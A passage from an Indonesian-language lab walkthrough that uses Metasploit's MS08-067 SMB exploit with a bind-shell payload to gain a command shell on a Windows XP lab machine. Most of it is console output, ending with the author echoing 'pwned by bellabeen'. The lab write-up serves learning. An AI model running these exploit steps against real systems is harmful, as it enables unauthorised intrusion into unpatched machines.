[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:26143 -> 192.168.56.101:4444) at 2018-12-03 19
:45:21 +0700

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>
```

Lalu kita **SET PAYLOAD generic/shell_bind_tcp**
Kalau sudah kita ketikkan **exploit** tunggu hingga **session terbentuk** kalau sudah ketikkan **id** dan Bingo
Dan Akhirnya kita masuk ke sistem LAB



```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] 192.168.56.101:445 - Automatically detecting the target...
[*] 192.168.56.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.101:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.1:26143 -> 192.168.56.101:4444) at 2018-12-03 19
:45:21 +0700

id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>echo pwned by bellabeen
echo pwned by bellabeen
pwned by bellabeen

C:\WINDOWS\system32>
```